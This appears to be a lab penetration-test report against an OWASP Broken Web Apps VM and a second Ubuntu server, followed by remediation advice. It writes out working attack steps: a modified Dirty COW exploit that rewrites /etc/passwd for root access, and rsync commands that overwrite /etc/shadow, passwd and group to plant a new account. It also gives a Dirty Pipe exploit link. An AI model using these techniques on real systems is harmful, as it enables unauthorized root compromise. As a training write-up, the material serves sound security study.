


After crack the hashed password I tried to login using SSH and that's worked fine.


```
user@owaspbwa:~$ id
uid=1000(user) gid=1000(user) groups=4(adm),20(dialout),24(cdrom),46(plugdev),111(sambashare),116(lpadmin),117(admin),1000(user)
user@owaspbwa:~$ whoami
user
user@owaspbwa:~$ groups
user adm dialout cdrom plugdev sambashare lpadmin admin
user@owaspbwa:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c8:24:1c
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec8:241c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:252507 errors:0 dropped:0 overruns:0 frame:0
          TX packets:200232 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:102025968 (102.0 MB)  TX bytes:26757605 (26.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:31276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4907003 (4.9 MB)  TX bytes:4907003 (4.9 MB)

user@owaspbwa:~$
```


Now the next step is trying to get root shell and own the server,

After manual enumeration and nothing interesting so I used a tool called **peass** that will enumerate all the system to check if any possible CVE might help to exploit the server so after open local server on port 8000 on my local kali machine and download the file on tmp directory and run the file that will do enumeration for me on the server.



Now we know the system is highly probable to exposure for dirty cow vulnerability, and the next step is to download the exploit and run it on the server.





After download the exploit and read how it is works, I changed the permission the execute the exploit.


```
user@owaspbwa:~/Maildir/tmp$ ls
10.0.2.4:8000  40839.c  dirty  index.html  linpeas.sh  test.txt  ubuntu_server@10.0.2.5
user@owaspbwa:~/Maildir/tmp$ ls -al
total 856
drwx------ 3 user user   4096 2023-01-09 21:19 .
drwx------ 6 user user   4096 2009-11-01 22:15 ..
drwxr-xr-x 3 user user   4096 2023-01-03 01:48 10.0.2.4:8000
-rwxr-xr-x 1 user user   5001 2023-01-03 04:24 40839.c
-rwxr-xr-x 1 user user  12520 2023-01-03 04:26 dirty
-rw-r--r-- 1 user user    831 2023-01-03 01:48 index.html
-rw-r--r-- 1 user user 828078 2022-12-31 23:26 linpeas.sh
-rw-r--r-- 1 user omar root      0 2023-01-01 10:57 test.txt
-rw-r--r-- 1 omar root      0 2023-01-01 10:57 ubuntu_server@10.0.2.5
user@owaspbwa:~/Maildir/tmp$ chmod +x linpeas.sh
user@owaspbwa:~/Maildir/tmp$ ls
10.0.2.4:8000  40839.c  dirty  index.html  linpeas.sh  test.txt  ubuntu_server@10.0.2.5
```

I made a little change on the exploit code to make it change the user into my own username and change the root name to mine.

```
const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/paasswd.bak";
const char *salt = "omar";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};
```

Now after hit the exploit I change the password and the exploit fille will make a copy of /etc/passwd file and make a copy of it and after I enter the new password it will save it in /tmp/passwd.bak after that the passwd.bak will recover to replace it in /etc/passwd.

```
user@owaspbwa:~/Maildir/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/paasswd.bak
Please enter the new password:
Complete line:
omar:omA5s5btyTVsQ:0:0:pwned:/root:/bin/bash

mmap: b7807000
^C
user@owaspbwa:~/Maildir/tmp$ su - omar
Password:

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://10.0.2.15/

You can administer / configure this machine through the console here, by SSHing
to 10.0.2.15, via Samba at \\10.0.2.15\, or via phpmyadmin at
http://10.0.2.15/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

omar@owaspbwa:~# ls
```



1. SQL injection

Threat Level

Medium

Vulnerability

Medium

2. Broken hash algorithm

Threat Level

Medium

Vulnerability

Medium

3. Dirty cow

Threat Level

Critical

Vulnerability

Critical

Recommendations:

For SQL injection vulnerability

- **Filter database inputs:** Detect and filter out malicious code from user inputs
- **Restrict database code:** Prevent unintended database queries and exploration by limiting database procedures and code.
- **Restrict database access:** Prevent unauthorized data access, exfiltration, or deletion through access control restrictions.
- **Maintain applications and databases:** Keep databases fully patched and updated. Upgrade to the latest version of MySQL database.
- **Monitor application and database inputs and communications:** Monitor communication to detect and block malicious SQLi attempts.

For Broken Hash Algorithm

- Use a long and complex password and to make to harder to crack and log characters at minimum 14.
- For best and practice if we add a salt to password
- If it is possible to hash the passwords with SHA512 hash algorithm to make it uncrackable.

For dirty cow


- The most and critical Vulnerable that target the kernel so the only solution to upgrade the server to a patched version that will prevent this vulnerable to used again.
- The patched version https://launchpad.net/ubuntu/+source/linux/2.6.32-73.140

2.1.c Planning (Ubuntu Server)

After gaining access to OWASP server and gaining root access it's time to discover everything running and find out what useful info and data we can get.

In planning and enumeration stage I was limited because of the version of the Linux and it was unavailable to download Nmap tools or any tools from the internet so I had to figure a way to deal with it in old fashion way.

Starting to ping every single IP on the same subnet mask and the wait for response and the only server that has response 10.0.2.5.



After the response that we get it time to find out which ports are open so in old fashion way using google I download a python code that scans for every single port on a specific host IP.

```
import pyfiglet
import sys
import socket
from datetime import datetime

ascii_banner = pyfiglet.figlet_format("PORT SCANNER")
print(ascii_banner)

print(sys.argv)
# Defining a target
if len(sys.argv) == 2:

    # translate hostname to IPv4
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Invalid amount of Argument")

# Add Banner
print("-" * 50)
print("Scanning Target: " + target)
print("Scanning started at:" + str(datetime.now()))
print("-" * 50)

try:

    # will scan ports between 1 to 65,535
    for port in range(1,65535):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        socket.setdefaulttimeout(1)

        # returns an error indicator
        result = s.connect_ex((target,port))
        if result ==0:
            print("Port {} is open".format(port))
        s.close()

except KeyboardInterrupt:
        print("\n Exiting Program !!!!")
        sys.exit()
except socket.gaierror:
        print("\n Hostname Could Not Be Resolved !!!!")
        sys.exit()
except socket.error:
        print("\ Server not responding !!!!")
        sys.exit()
~
~
```

The only ports open is 22 and 873 and now our journey is just starting

After searching for this port, it looks like that port is used to sync the data from OWASP server so I will explain how it's work and how it used to sync the data and directory.


Rsync is a utility for transferring and synchronizing files between two servers (usually Linux). It determines synchronization by checking file sizes and timestamps.

Remotely accessing directories shared through Rsync requires two things, file share access and file permissions.

1. **File Share Access** can be defined in /etc/Rsyncd.conf to provide anonymous or authenticated access.


2. **File Permissions** can also be defined in /etc/Rsyncd.conf by defining the user that the Rsync service will run as. If Rsync is configured to run as root, then anyone allowed to connect can access the shared files with the privileges of the root user.

By default, the Rsync service listens on port 873. It's often found configured without authentication or IP restrictions



Now after explaining briefly about rsync lets find the rsync servers

And start enumerating rsync share to list directories and files as shown below.



2.2.c Exploitation

```
root@owaspbwa:~/rsync# rsync 10.0.2.5::files

drwxr-xr-x        4096 2022/12/25 18:43:51 .
lrwxrwxrwx           7 2022/12/25 11:40:32 bin
lrwxrwxrwx           7 2022/12/25 11:40:32 lib
lrwxrwxrwx           9 2022/12/25 11:40:32 lib32
lrwxrwxrwx           9 2022/12/25 11:40:32 lib64
lrwxrwxrwx          10 2022/12/25 11:40:32 libx32
lrwxrwxrwx           8 2022/12/25 11:40:32 sbin
-rw-------  1218913280 2022/12/25 11:40:25 swapfile
drwxr-xr-x        4096 2022/12/29 12:33:58 boot
drwxrwxr-x        4096 2022/12/25 11:47:56 cdrom
drwxr-xr-x        4080 2023/01/01 14:33:46 dev
drwxr-xr-x       12288 2023/01/01 13:06:30 etc
drwxr-xr-x        4096 2022/12/25 11:49:05 home
drwx------       16384 2022/12/25 11:40:13 lost+found
drwxr-xr-x        4096 2022/12/25 13:02:41 media
drwxr-xr-x        4096 2020/04/23 03:32:36 mnt
drwxr-xr-x        4096 2022/12/29 13:00:34 opt
dr-xr-xr-x           0 2022/12/31 18:45:51 proc
drwx------        4096 2023/01/02 05:59:13 root
drwxr-xr-x        1100 2023/01/02 07:04:58 run
drwxr-xr-x        4096 2022/12/31 03:33:07 snap
drwxr-xr-x        4096 2020/04/23 03:32:36 srv
dr-xr-xr-x           0 2022/12/31 18:45:51 sys
drwxr-xr-x        4096 2022/12/25 18:43:51 target
drwxrwxrwt        4096 2023/01/02 07:51:56 tmp
drwxr-xr-x        4096 2020/04/23 03:34:11 usr
drwxr-xr-x        4096 2020/04/23 03:42:43 var
root@owaspbwa:~/rsync#
```

Now something to note that tmp is our best choice to test if we can download from the server or to upload files

```
root@owaspbwa:~/rsync# rsync -r 10.0.2.5::files/tmp/

drwxrwxrwt    4096 2023/01/02 08:03:56 .
-rw-------       0 2023/01/01 14:35:22 config-err-vSacB9
-rw-r--r--      10 2023/01/02 08:01:54 mypasswd.txt
drwxrwxrwt    4096 2023/01/01 14:35:24 .ICE-unix
srwxrwxrwx       0 2023/01/01 14:34:20 .ICE-unix/1633
srwxrwxrwx       0 2023/01/01 14:35:24 .ICE-unix/2207
drwxrwxrwt    4096 2022/12/31 18:46:07 .Test-unix
drwxrwxrwt    4096 2023/01/01 14:35:20 .X11-unix
srwxrwxrwx       0 2023/01/01 14:34:14 .X11-unix/X0
srwxrwxrwx       0 2023/01/01 14:35:20 .X11-unix/X1
drwxrwxrwt    4096 2022/12/31 18:46:07 .XIM-unix
drwxrwxrwt    4096 2022/12/31 18:46:07 .font-unix
drwx------    4096 2023/01/02 05:58:00 Temp-b02e39c3-0e16-4b32-be41-f3c19aa2cf53
drwx------    4096 2023/01/01 15:42:31 netplan_4z6uigid
drwx------    4096 2023/01/01 15:41:12 netplan_fw5x55ki
drwxr-xr-x    4096 2023/01/02 08:04:34 shared
-rw-r--r--      10 2023/01/02 08:04:34 shared/password.txt
drwx------    4096 2022/12/31 18:46:07 snap-private-tmp
drwx------    4096 2023/01/01 14:35:22 ssh-geqnzGa63dL5
srw-------       0 2023/01/01 14:35:22 ssh-geqnzGa63dL5/agent.1984
drwx------    4096 2022/12/31 18:46:15 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmxf
drwxrwxrwt    4096 2022/12/31 18:46:15 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmxf/tmp
drwx------    4096 2023/01/01 14:34:27 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e
drwxrwxrwt    4096 2023/01/01 14:34:27 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e/tmp
drwx------    4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service-oTV3di
drwxrwxrwt    4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service-oTV3di/tmp
drwx------    4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrovwf
drwxrwxrwt    4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrovwf/tmp
drwx------    4096 2022/12/31 18:46:07 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-ZFD8xf
drwxrwxrwt    4096 2022/12/31 18:46:07 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-ZFD8xf/tmp
drwx------    4096 2023/01/01 14:33:53 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEQsYe
drwxrwxrwt    4096 2023/01/01 14:33:53 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEQsYe/tmp
```

List directories and files recursively and download password.txt file to our local machine

```
root@owaspbwa:~/rsync# rsync -r 10.0.2.5::files/tmp/shared/

drwxr-xr-x        4096 2023/01/02 08:04:34 .
-rw-r--r--          10 2023/01/02 08:04:34 password.txt
root@owaspbwa:~/rsync# rsync -r 10.0.2.5::files/tmp/shared/password.txt .

root@owaspbwa:~/rsync# ls
password.txt
root@owaspbwa:~/rsync# cat password.txt
test:test
root@owaspbwa:~/rsync#
```

I tried to login using SSH with that info, but it did not works so that lead me to think in different way and try to upload a file to user inside user home dir and it's worked

```
root@owaspbwa:~/rsync# rsync ./trap.txt 10.0.2.5::files/home/ubuntu_server/user

root@owaspbwa:~/rsync#
```

```
omar@owaspbwa:~# rsync -r 10.0.2.6::files/home/ubuntu_server/user/

drwxrwxr-x        4096 2023/01/02 11:51:29 .
-rw-r--r--           0 2023/01/02 11:51:29 trap.txt
```

Now let's create a new user through rsync and If Rsync is configured to run as root and is anonymously accessible, it's possible to create a new Linux user by modifying the shadow, passwd, group files directly.

Let's start by creating our new user's home directory.

Let me explain what I will do in way to create a new user

We have to create a shadow file entry

The /etc/shadow file is the Linux password file that contains user information such as home directories and encrypted passwords. It is only accessible by root.

To inject a new user entry via Rsync I have to:

1. Generate a password.

2. Create the line to inject.

3. Download /etc/shadow. (and backup)

4. Append the new user to the end of /etc/shadow

5. Upload / Overwrite the existing /etc/shadow

Creating ubuntu_user dir and upload it in home dir in our target.

```
root@owaspbwa:~# mkdir backup
root@owaspbwa:~# mkdir exploit
root@owaspbwa:~# cd exploit/
root@owaspbwa:~/exploit# cd
root@owaspbwa:~# cd exploit/
root@owaspbwa:~/exploit# mkdir ./ubuntu_user
root@owaspbwa:~/exploit# rsync -r ./ubuntu_user 10.0.2.5::files/home

root@owaspbwa:~/exploit#
```

```
root@owaspbwa:~/exploit# rsync 10.0.2.5::files/home

drwxr-xr-x          4096 2023/01/02 11:58:42 home
root@owaspbwa:~/exploit# rsync 10.0.2.5::files/home/

drwxr-xr-x          4096 2023/01/02 11:58:42 .
drwxr-xr-x          4096 2023/01/02 11:49:17 ubuntu_server
drwxr-xr-x          4096 2023/01/02 11:58:42 ubuntu_user
root@owaspbwa:~/exploit# openssl passwd -6 ubuntu
```

Create Encrypted Password:

```
root@owaspbwa:~/exploit# openssl passwd -crypt ubuntu
ZjSTEQltpHhnc
root@owaspbwa:~/exploit# rsync -R 10.0.2.5::files/etc/shadow .

root@owaspbwa:~/exploit# ls
etc  ubuntu_user
root@owaspbwa:~/exploit# cd etc
root@owaspbwa:~/exploit/etc# ls
shadow
root@owaspbwa:~/exploit/etc# cd ..
root@owaspbwa:~/exploit# cp ./etc/shadow ../
.aptitude/      .cache/         .gitconfig      .mysql_history   .sqlite_history
backup/         .debtags/       .gradle/        .profile         .ssh/
.bash_history   exploit/        .lesshst        python_scanner/  .viminfo
.bashrc         .gem/           .m2/            rsync/
root@owaspbwa:~/exploit# cp ./etc/shadow ../backup
```

Add New User Entry to /etc/shadow:

In same format that Linux format after viewing the content of the shadow file upload it to server.

```
root@owaspbwa:~/exploit# echo "ubuntu_user:ZjSTEQltpHhnc:19351:0:99999:7:::" >> ./etc/shadow
root@owaspbwa:~/exploit# rsync ./etc/shadow 10.0.2.5::files/etc/
```


Same for passwd file and copy it to our backup dir to add entry to /etc/passwd after that uploading it using rsync to targeted server.

```
root@owaspbwa:~/exploit# rsync -R 10.0.2.5::files/etc/passwd .

root@owaspbwa:~/exploit# cp ./etc/passwd ../backup
root@owaspbwa:~/exploit# echo "ubuntu_user:x:1077:1077::/home/ubuntu_user:/bin/bash" >> ./etc
/passwd
root@owaspbwa:~/exploit# ls
etc  ubuntu_user
root@owaspbwa:~/exploit# cd etc/
root@owaspbwa:~/exploit/etc# ls
passwd  shadow
root@owaspbwa:~/exploit/etc# cd ..
root@owaspbwa:~/exploit# rsync ./etc/passwd 10.0.2.5::files/etc/
```


And final step repeats the steps and download /etc/group and copy it to backup dir to add user group entry and upload it to our target.

```
root@owaspbwa:~/exploit# rsync -R 10.0.2.5::files/etc/group .

root@owaspbwa:~/exploit# cp ./etc/group ../backup
root@owaspbwa:~/exploit# echo "ubuntu_user:x:1077:" >> ./etc/group
root@owaspbwa:~/exploit# rsync ./etc/group 10.0.2.5::files/etc/

root@owaspbwa:~/exploit# ls
etc  ubuntu_user
root@owaspbwa:~/exploit# cd etc
root@owaspbwa:~/exploit/etc# ls
group  passwd  shadow
```


Now we can login using SSH as user_ubuntu to the server



As we can see now, we are in the server and we are not group in any thing and ubuntu_server also not in sudo groups so I can skip targeting ubuntu_server



Let's check for the versions to see if it is vulnerable or if it is not updated to last version.




After searching for ubuntu version it is not vulnerable, but the kernel version is vulnerable to Dirty pipe CVE-2022.0847.

In this repo you can find farther information about the vulnerability also another repo for vulnerability checker

https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

